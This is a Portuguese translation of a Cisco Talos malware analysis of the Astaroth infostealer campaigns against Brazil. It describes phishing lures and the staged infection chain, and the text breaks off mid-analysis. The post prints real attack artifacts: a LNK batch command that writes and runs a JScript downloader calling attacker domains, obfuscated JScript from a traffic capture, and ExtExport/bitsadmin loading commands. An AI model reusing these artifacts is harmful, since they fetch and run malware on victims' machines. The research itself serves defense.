- *A Cisco Talos está detalhando um roubo de informações, Astaroth, que tem mirado o Brasil com uma variedade de iscas, incluindo o COVID-19 nos últimos nove a 12 meses.*
- *Complexo e recheado de técnicas de ofuscação e anti-análise/evasão, Astaroth inibe tanto a detecção quanto a análise de sua família de malware.*
- *Extremamente criativo, Astaroth utiliza as descrições dos canais YouTube para comunicações de comando e controle codificadas e criptografadas (C2).*

O que há de novo?

- Astaroth implementa uma série de técnicas anti-análise/evasão, entre as mais avançadas que vimos recentemente.
- Astaroth é eficaz em evitar sua detecção e garantir, com razoável certeza, que está sendo instalado apenas em sistemas no Brasil e não em sandboxes ou sistemas de pesquisadores.
- O uso de canais do YouTube para C2 ajuda a evitar sua detecção, aproveitando um serviço popular e muito utilizado.

Como funcionava?

- O usuário recebe uma mensagem de e-mail atraente, nesta campanha todos os e-mails estavam em português e direcionados aos usuários brasileiros.
- O usuário clica em um link no e-mail, que direciona o usuário para um servidor de propriedade do ator.
- Carga inicial (arquivo ZIP com arquivo LNK) baixada da infraestrutura do Google.
- Vários níveis de ofuscação implementados antes de LoLBins (ExtExport/Bitsadmin) ser usado para infecção adicional.
- Extensas verificações de anti-análise/evasão feitas antes do conteúdo principal de Astaroth ser entregue.
- Domínios de comando e controle C2 codificados e criptografados retirados das descrições dos canais do YouTube.

E daí?


- Astaroth é outro exemplo do avançado nível de sofisticação que o cibercrime está consistentemente alcançando.
- Esse nível de anti-análise/evasão deve ser notado, pois a probabilidade de que isso se espalhe para além do Brasil é alta.
- As organizações precisam estar preparadas para esses roubos de informações evasivos e eficazes e preparadas para se defender contra o ataque sofisticado.
- Outro exemplo de como os ciber criminosos estão usando campanhas temáticas covid-19 para aumentar a eficácia.

Resumo Executivo

O cenário de ameaças está repleto de famílias de malware bombardeando em ondas constantes empresas e indivíduos. A maioria dessas ameaças tem uma coisa em comum: dinheiro. Muitas dessas ameaças geram receita para adversários motivados financeiramente, concedendo acesso a dados armazenados em sistemas que podem ser monetizados de várias maneiras. Para maximizar os lucros, alguns autores de malware e/ou distribuidores de malware vão a extremos para evitar a detecção, especificamente para evitar ambientes de análise automatizados e analistas de malware que podem estar depurando-os. As campanhas Astaroth que estamos detalhando hoje são um exemplo de toda teoria sobre tipos e técnicas de evasão aplicados na prática.

Os responsáveis por trás dessas campanhas estavam tão preocupados com a evasão que não incluíam apenas uma ou duas verificações anti-análise, mas dezenas de verificações, incluindo aquelas raramente vistas na maioria dos malwares de commodities. Esse tipo de campanha destaca o nível de sofisticação que alguns ciber criminosos motivados financeiramente conseguiram nos últimos anos. Esta campanha teve como alvo exclusivo o Brasil, e contou com ataques projetados especificamente aos cidadãos brasileiros, incluindo o status COVID-19 e Cadastro de Pessoas Físicas. Além disso, o "Dropper" programa usado para baixar o conteúdo principal usou técnicas sofisticadas e muitas camadas de ofuscação e evasão antes mesmo de entregar o conteúdo final malicioso. Há outra série de verificações uma vez que a carga é entregue para garantir, que a carga só foi executada em sistemas localizados no Brasil e não num pesquisador ou algum outro sistema de segurança como Sandboxing. Além disso, este malware usa novas técnicas para atualizações de comando e controle via YouTube, e uma infinidade de outras técnicas e métodos, tanto novos quanto antigos.

Este blog fornecerá nossa análise profunda da família de malware Astaroth e detalhará uma série de campanhas que observamos nos últimos nove a 12 meses. Isso incluirá um detalhado passo a passo do ataque desde a mensagem inicial de spam, até os mecanismos Dropper, e finalmente as técnicas de evasão que a astaroth implementou. O objetivo é dar aos pesquisadores as ferramentas e o conhecimento para poder analisar isso em seus próprios ambientes. Esse malware é o mais esquivo possível e provavelmente continuará sendo uma dor de cabeça tanto para usuários quanto para defensores no futuro. Isso será especialmente verdade se sua segmentação se mover para fora da América do Sul e do Brasil.



Detalhes técnicos

Etapa de entrega

Essas campanhas geralmente começam com um e-mail malicioso. Durante nossa análise, observamos milhares de e-mails associados a campanhas que tentam espalhar Astaroth a partir de meados de 2019. A esmagadora maioria dessas campanhas de e-mail parece ter como alvo especificamente o Brasil, e como tal são escritas em português. Nos últimos seis a oito meses, esses atores alavancaram uma variedade de campanhas diferentes tocando em vários tópicos diferentes. Um dos exemplos mais comuns é visto abaixo.

Esta campanha em particular estava tentando fazer com que os usuários clicassem em um link que alegava ser uma fatura em atraso – uma tática comum para adversários. O hiperlink no e-mail realmente aponta para uma URL diferente do que é mostrado ao usuário. O usuário pode pensar que está clicando em um link para um site de aluguel de carros local para o Brasil, no entanto, o link que o usuário está realmente clicando está abaixo:

hxxp://wer371ioy8[.]winningeleven3[.]re/CSVS00A1V53I0QH9KUH87UNC03A1S/Arquivo.2809.PDF


Uma característica das primeiras campanhas foi o uso de domínios de propriedade dos atacantes, juntamente com subdomínios (ou seja, wer371ioy8 de cima). Vimos um alto volume de subdomínios e URLs exclusivos indicando com uma alta probabilidade de que

a URL seja gerada aleatoriamente e que o servidor seja projetado para responder de acordo.

Quando começamos a rastrear a infecção, vimos onde o malware realmente reside. Quando um usuário clica no link, ele é redirecionado para o Google Drive para baixar o arquivo ZIP malicioso real que será analisado em seções posteriores. Há muitas maneiras que os adversários estão fazendo o redirecionamento da web e vemos técnicas como 302-cushioning. No entanto, esses atacantes usaram uma tática que costumávamos ver no passado - iframes.

<body style="margin:0;padding:0;"><iframe allowtransparency="true" style="position:relative; top: -160px; left: -100px;width:10;height:10" src="https://storage.googleapis[.]com/staging.pehnkf52h[.]appspot.com/Recebimento_Concluido_Sucesso.html?%3Cscript%3Elf%22%3Escript%3E?<script>lf">

Observe que este iframe faz uso de posicionamento relativo e renderiza o iframe acima e à esquerda da tela, algo que comumente observamos com kits de exploração. Esse redirecionamento inicial para a infraestrutura do Google também introduz o SSL no caminho da infecção, criptografando as solicitações intermediárias. Esse tráfego resulta em uma solicitação de texto claro para um arquivo ZIP hospedado pelo Google, conforme mostrado abaixo.



Houve outras táticas interessantes que esses atacantes fizeram durante essas campanhas, incluindo covid-19. No e-mail abaixo, enviaram mensagens mascaradas como se fossem do Ministério da Saúde para todo o Brasil. Este é órgão publico que fornece atualizações aos cidadãos sobre o que está sendo feito para combater o surto de COVID-19.

Prezado(a) Senhor(a),

Devido ao grande alerta em que o Brasil se encontra em relao ao Vrus Coronavrus (COVID-19), segue abaixo o portiflio com todas as informaes necessrias para se proteger.

Imprimir em Formato PDF

Este anúncio está relacionado à distribuição de respiradores – um equipamento médico necessário para atender pacientes covid – no interior do Brasil e oferece uma série de recomendações que podem ser baixadas como pdf, que está vinculado. No entanto, o link aponta para os servidores de propriedade dos atacantes e o processo descrito acima começa novamente. Este é mais um exemplo de como os atacantes continuarão a aproveitar o COVID-19 para distribuir malwares.

Recentemente, notamos uma evolução na forma como esses atacantes têm entregado malware. Eles ainda estão usando iscas associadas a faturas e contas, mas mudaram a formatação e alteraram a infraestrutura.

Prezado(a) Senhor(a),

Cdigo: BW6CC840JM6

Seguem anexos os demonstrativos, faturarelativo ao(s) ttulo(s) descrito abaixo:

N DO TTULO	N NOTA FISCAL	DATA DE VENCIMENTO	VALOR
059233	002154878	21/03/2020	R$ 3.383,56

Imprimir Boleto em Formato PDF

Atenciosamente,

Services Cobranas Jurdica Ltda

CNPJ 90.607.216/0001-02

Rua Doutor Carlos Pezzolo, 193

cobrancas@servicescobrancas.com.br

Como você pode ver, este e-mail ainda está tentando atrair usuários brasileiros para clicar em links com base em documentos associados à cobrança de dívidas, mas também adicionou outra isca, ameaçando o status de CPF dos destinatários. O CPF ou Cadastro de Pessoas Físicas é um documento vital no Brasil semelhante ao Número de Segurança Social (SSN) nos Estados Unidos. Este documento é entregue a todos os cidadãos e visitantes que pagam impostos e é usado para tudo, desde a obtenção de uma carteira de motorista, até a abertura de uma conta bancária ou até mesmo a obtenção de um plano de telefone celular. Se um cidadão tem esse documento suspenso, ele pode acabar com suas vidas, é caro, e pode ser uma isca eficaz.


Os autores parecem estar removendo alguns níveis de infraestrutura à medida que as URLs subjacentes apontam diretamente para o arquivo ZIP que está sendo hospedado pelo Google, um exemplo do qual você encontrará abaixo:

hxxp://48.173.95[.]34.bc[.]googleusercontent[.]com/assets/vendor/aos/download.php

Estes são semelhantes aos URLs mencionados anteriormente, mas remove a necessidade de o tráfego interagir com um servidor de propriedade do atacante. Vemos ambas as variedades de campanhas lançadas em paralelo agora, então ambas ainda estão sendo aproveitadas hoje. Uma vez que o Dropper inicial entra no sistema, os arquivos LNK iniciam o processo de infecção.

Estágio de Infecção 1


Os arquivos ZIP acima mencionados contêm arquivos de atalho do Microsoft Windows (LNK) maliciosos que são usados para executar a primeira fase do processo de infecção. Eles são usados para realizar um download inicial do conteúdo malicioso adicional e efetivamente iniciar o processo de infecção.




Eles foram ofuscados na tentativa de escapar da análise rudimentar baseada em "Strings". Um exemplo de um desses arquivos LNK está abaixo.

```
1  Windows
2  System32
3  cmd.exe
4  C:\Windows\System32\cmd.exe
5  %comSpEC%
6  ns518233
7  kWindows
8  5System32
9  cmd.exe
10 76767867132162186831 8*..\..\..\..\..\..\Windows\System32\cmd.exe
11 %ComSpec% /V/D/c "sET VIR=.j&&sET AWH=GeIMBSJtObIMBSJjecIMBSJt(
   IMBSJ'scIMBSJripIMBSJt:HIMBSJTtIMBSJp:IMBSJ&&sET
   dOYJmxi=1MNUN1MNUNwah8.liderfinancesa.com.de1MNUN?021MNUN')&&sEt/^p
   90aFJnx="%AWH:IMBSJ=%%dOYJmxi:1MNUN=/%"<nul > C:\Users\Public\Documents\kdUHmxi%VIR%s|md ^\ ^||>nul >nul cd
   %windir%|echo exPl0reR /c, C^:^\Users\Public\Documents\kdUHmxi%VIR%s|>nul >nul
   cmd"!%SystemRoot%\system32\shell32.dll
12 %comSpEC%
13 S-1-5-21-3590890831-340476569-3171721575-1003
```

Quando executados, os comandos de lote incorporados no LNK são responsáveis por criar um arquivo JScript que é armazenado em "C:\Users\Public\Documents\" e executá-lo.




Este JScript é responsável por fazer uma solicitação HTTP GET para um servidor web controlado pelo invasor com o objetivo de buscar o próximo estágio do processo de infecção.



Os dados de resposta recebidos do servidor controlado pelo invasor contêm um estágio adicional de JScript ofuscado que é executado diretamente no sistema infectado e nunca gravado no sistema de arquivos. A estrutura de URL usada para buscar instruções adicionais no primeiro nível de servidores varia entre as campanhas, mas é consistente com os seguintes exemplos:

```
1  http://ehetju3aa7k.k8cf0j5u.cf/?01/
2  http://lca5n.seusistemafinanceirosa.com.de/?02/
3  http://1fuuyo.fatalerror.cf/?03/
```

Um exemplo de um desses scripts que foram obtidos a partir de uma captura de tráfego de rede abaixo.



```
HTTP/1.1 200 OK
Date: Thu, 09 Apr 2020 20:04:39 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d4edf02aecc64cc689c4e74982253014d1586462679; expires=Sat, 09-May-20 20:04:39 GMT; path=/;
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
Server: cloudflare
CF-RAY: 5816d6a29eece092-FOR
Content-Encoding: gzip

<?xml version="1.0"?>
<package>
<component id="mlgiawbhyqrxkujrlkov">
<script language="JScript">
<![CDATA[


    function inrexagwhnpagzgxkitl(dahhkpaltpbimabyhxiu, carwuyevibgkacbvydtigplla)
          {
     return Math.round(Math.random()*(carwuyevibgkacbvydtigplla-dahhkpaltpbimabyhxiu)+dahhkpaltpbimabyhxiu)
          }
          
    function baktmrhiehaxzahelwbva(iiarzlarkpzywlww)
          {
     return String.fromCharCode(iiarzlarkpzywlww);
          }

          var ocyvejuqaemdvaobb;
          var ewhxobewtacaoeeywoanxlhvl;
          var derzzilaawczitq;
          var cmmxzhztwypkwalqgtcgjbur;
          var oyahmggppxzazqevxmurzwh;
          var utnptaybmbqegnkygenoxvtcbi;
          var ojogkzkohlyaaweocvaro;
          var jpgzpqagjvkurrqinmcbt;
    ocyvejuqaemdvaobb = false;
    ewhxobewtacaoeeywoanxlhvl = false;
          var gcdmhjeiphdamjmmpkkuekupxo = new ActiveXObject("Scripting.FileSystemObject");
          var hxqndxxiaqbibjaz = new ActiveXObject("WScript.Shell");
          var kukoazzojzqturx;
          var mxwulrccaqjbkgktpeijebtb;
          var qjebpammkvhclxaaomuu;
          var khblcboxymyauplebhjgdxeat;
          var bjkdtivtavmuawtaejiuen;
          var hxtqwpeolkdhaqwkc;
          var jpympjacyrjoaxatqgqg;
          var bgatdmhujaixlahyukuaey;
          var xmzlezhkhtluiqo;
          var hcmheqmkbvtxmtmjwpwnnevuq;
```

A execução do JScript obtido inicia a próxima etapa do processo de infecção.

Estágio 2 de Infecção

O JScript que foi entregue como parte da fase anterior do processo de infecção apresenta o uso de vários tipos de ofuscação para dificultar a análise. A substituição de CharCode é usada em todo o script onde os caracteres ASCII foram substituídos por suas representações decimais. Como exemplo, um subconjunto do JScript ofuscado está abaixo:

```
qjebpammkvhclxaaomuu = baktmrhiehaxzahelwbva(99)+baktmrhiehaxzahelwbva(109)+baktmrhiehaxzahelwbva(100)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(47)+
baktmrhiehaxzahelwbva(99)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(99)+baktmrhiehaxzahelwbva(100)+baktmrhiehaxzahelwbva(32)+
baktmrhiehaxzahelwbva(34)+baktmrhiehaxzahelwbva(67)+baktmrhiehaxzahelwbva(58)+baktmrhiehaxzahelwbva(92)+baktmrhiehaxzahelwbva(80)+
baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(111)+baktmrhiehaxzahelwbva(103)+baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(97)+
baktmrhiehaxzahelwbva(109)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(70)+baktmrhiehaxzahelwbva(105)+baktmrhiehaxzahelwbva(108)+
baktmrhiehaxzahelwbva(101)+baktmrhiehaxzahelwbva(115)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(40)+baktmrhiehaxzahelwbva(120)+
baktmrhiehaxzahelwbva(56)+baktmrhiehaxzahelwbva(54)+baktmrhiehaxzahelwbva(41)+baktmrhiehaxzahelwbva(92)+baktmrhiehaxzahelwbva(73)+
baktmrhiehaxzahelwbva(110)+baktmrhiehaxzahelwbva(116)+baktmrhiehaxzahelwbva(101)+baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(110)+
baktmrhiehaxzahelwbva(101)+baktmrhiehaxzahelwbva(116)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(69)+baktmrhiehaxzahelwbva(120)+
baktmrhiehaxzahelwbva(112)+baktmrhiehaxzahelwbva(108)+baktmrhiehaxzahelwbva(111)+baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(101)+
baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(92)+baktmrhiehaxzahelwbva(34)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(38)+
baktmrhiehaxzahelwbva(38)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(69)+baktmrhiehaxzahelwbva(120)+baktmrhiehaxzahelwbva(116)+
baktmrhiehaxzahelwbva(69)+baktmrhiehaxzahelwbva(120)+baktmrhiehaxzahelwbva(112)+baktmrhiehaxzahelwbva(111)+baktmrhiehaxzahelwbva(114)+
baktmrhiehaxzahelwbva(116)+baktmrhiehaxzahelwbva(46)+baktmrhiehaxzahelwbva(101)+baktmrhiehaxzahelwbva(120)+baktmrhiehaxzahelwbva(101);

khblcboxymyauplebhjgdxeat = baktmrhiehaxzahelwbva(99)+baktmrhiehaxzahelwbva(109)+baktmrhiehaxzahelwbva(100)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(47)+
baktmrhiehaxzahelwbva(99)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(99)+baktmrhiehaxzahelwbva(100)+baktmrhiehaxzahelwbva(32)+
baktmrhiehaxzahelwbva(34)+baktmrhiehaxzahelwbva(67)+baktmrhiehaxzahelwbva(58)+baktmrhiehaxzahelwbva(92)+baktmrhiehaxzahelwbva(80)+
baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(111)+baktmrhiehaxzahelwbva(103)+baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(97)+
baktmrhiehaxzahelwbva(109)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(70)+baktmrhiehaxzahelwbva(105)+baktmrhiehaxzahelwbva(108)+
baktmrhiehaxzahelwbva(101)+baktmrhiehaxzahelwbva(115)+baktmrhiehaxzahelwbva(92)+baktmrhiehaxzahelwbva(73)+baktmrhiehaxzahelwbva(110)+
baktmrhiehaxzahelwbva(116)+baktmrhiehaxzahelwbva(101)+baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(110)+baktmrhiehaxzahelwbva(101)+
baktmrhiehaxzahelwbva(116)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(69)+baktmrhiehaxzahelwbva(120)+baktmrhiehaxzahelwbva(112)+
baktmrhiehaxzahelwbva(108)+baktmrhiehaxzahelwbva(111)+baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(101)+baktmrhiehaxzahelwbva(114)+
baktmrhiehaxzahelwbva(92)+baktmrhiehaxzahelwbva(34)+baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(38)+baktmrhiehaxzahelwbva(38)+
baktmrhiehaxzahelwbva(32)+baktmrhiehaxzahelwbva(69)+baktmrhiehaxzahelwbva(120)+baktmrhiehaxzahelwbva(116)+baktmrhiehaxzahelwbva(69)+
baktmrhiehaxzahelwbva(120)+baktmrhiehaxzahelwbva(112)+baktmrhiehaxzahelwbva(111)+baktmrhiehaxzahelwbva(114)+baktmrhiehaxzahelwbva(116)+
baktmrhiehaxzahelwbva(46)+baktmrhiehaxzahelwbva(101)+baktmrhiehaxzahelwbva(120)+baktmrhiehaxzahelwbva(101);
```

O script está efetivamente tomando a representação decimal de caracteres ASCII, convertendo-os e concatenando o resultado para criar uma sequência contendo a sintaxe de linha de comando necessária para que o Processador de Comando do Windows os execute.

Pegando esses valores numéricos e cruzando-os com conversores de texto como este, podemos converter os dados de volta para um formato legível por humanos:

```
217     qjebpammkvhclxaaomuu = cmd /c cd "C:\Program Files (x86)\Internet Explorer\" && ExtExport.exe;
218
219     khblcboxymyauplebhjgdxeat = cmd /c cd "C:\Program Files\Internet Explorer\" && ExtExport.exe;
220
```

Além da conversão charcode, declarações variáveis são usadas para quebrar a sintaxe de linha de comando de uma forma que torna mais difícil ler e interpretar o que está acontecendo.

Tomando a declaração variável no exemplo anterior um passo adiante, uma vez que tenhamos convertido o decimal de volta para ASCII, podemos então pegar o conteúdo das variáveis que estão sendo declaradas e substituí-las para reconstruir a sintaxe de linha de comando que está sendo invocada.

```
217   qjebpammkvhclxaaomuu = cmd /c cd "C:\Program Files (x86)\Internet Explorer\" && ExtExport.exe;
218
219   khblcboxymyauplebhjgdxeat = cmd /c cd "C:\Program Files\Internet Explorer\" && ExtExport.exe;
220
221    bjkdtivtavmuawtaejiuen = "C:\\Program Files (x86)\\Internet Explorer\\ExtExport.exe";
222    hxtqwpeolkdhaqwkc = "C:\\Program Files\\Internet Explorer\\ExtExport.exe";
223
224
225       if (new ActiveXObject("Scripting.FileSystemObject").FileExists(utnptaybmbqegnkygenoxvtcbi+"sqlite3.dll")){
226
227           if (new ActiveXObject("Scripting.FileSystemObject").FileExists(bjkdtivtavmuawtaejiuen)){
228               try
229               {
230               new ActiveXObject("WScript.Shell").run(qjebpammkvhclxaaomuu+ "'+utnptaybmbqegnkygenoxvtcbi+'sqlite3.dll" 2 3 4 FIREFOX {00000000-0000-0000-0000-000000000000}',0,true);
231               }
232               catch (rpuqavvtthctbabtiuhkn)
233               {
234
235               }
236           ewhxobewtacaoeeywoanxlhvl = true;
237           }
```

O JScript totalmente desofuscado contém um downloader robusto que o malware usa para tentar buscar o conteúdo malicioso de estágio 3 e executá-lo. O downloader é responsável pela execução do seguinte processo:

1. Primeiro, ele tenta determinar se o conteúdo do malware estágio 3 já está presente no sistema.
2. Se não for, ele cria uma estrutura de diretório gerada aleatoriamente que será usada para armazenar a conteúdo útil do Estágio 3 uma vez que ela tenha sido recuperada.
3. Em seguida, ele seleciona aleatoriamente um domínio de servidor de distribuição e estrutura de URL e usa o utilitário bitsadmin Windows para tentar recuperar o conteúdo do malware estágio 3.
4. Se for bem-sucedido, a DLL (Dynamic Link Library, biblioteca de links dinâmicos) resultante é armazenada e o carregador tenta usar o ExtExport LoLbin para carregar a DLL e executar o malware do Estágio 3.

Análise do downloader estágio 2

O downloader usado nessas campanhas de distribuição apresentavam funcionalidades interessantes que provavelmente foram incluídas para tornar a infraestrutura de distribuição mais resistente ao bloqueio baseado em URL e domínio afim de evadir a técnica de defesa comumente utilizada por muitas organizações.

Nota: Durante nossa análise do downloader ofuscado, nomes de variáveis, nomes de funções e nomes de parâmetros foram alterados de seus valores originais gerados aleatoriamente para melhorar a legibilidade e tornar o processo de análise mais eficiente.

O downloader primeiro verifica a existência de um arquivo localizado no seguinte local do diretório como uma maneira de determinar se o sistema já recebeu o artefato de malware estágio 3.

C:\Users\Public\h

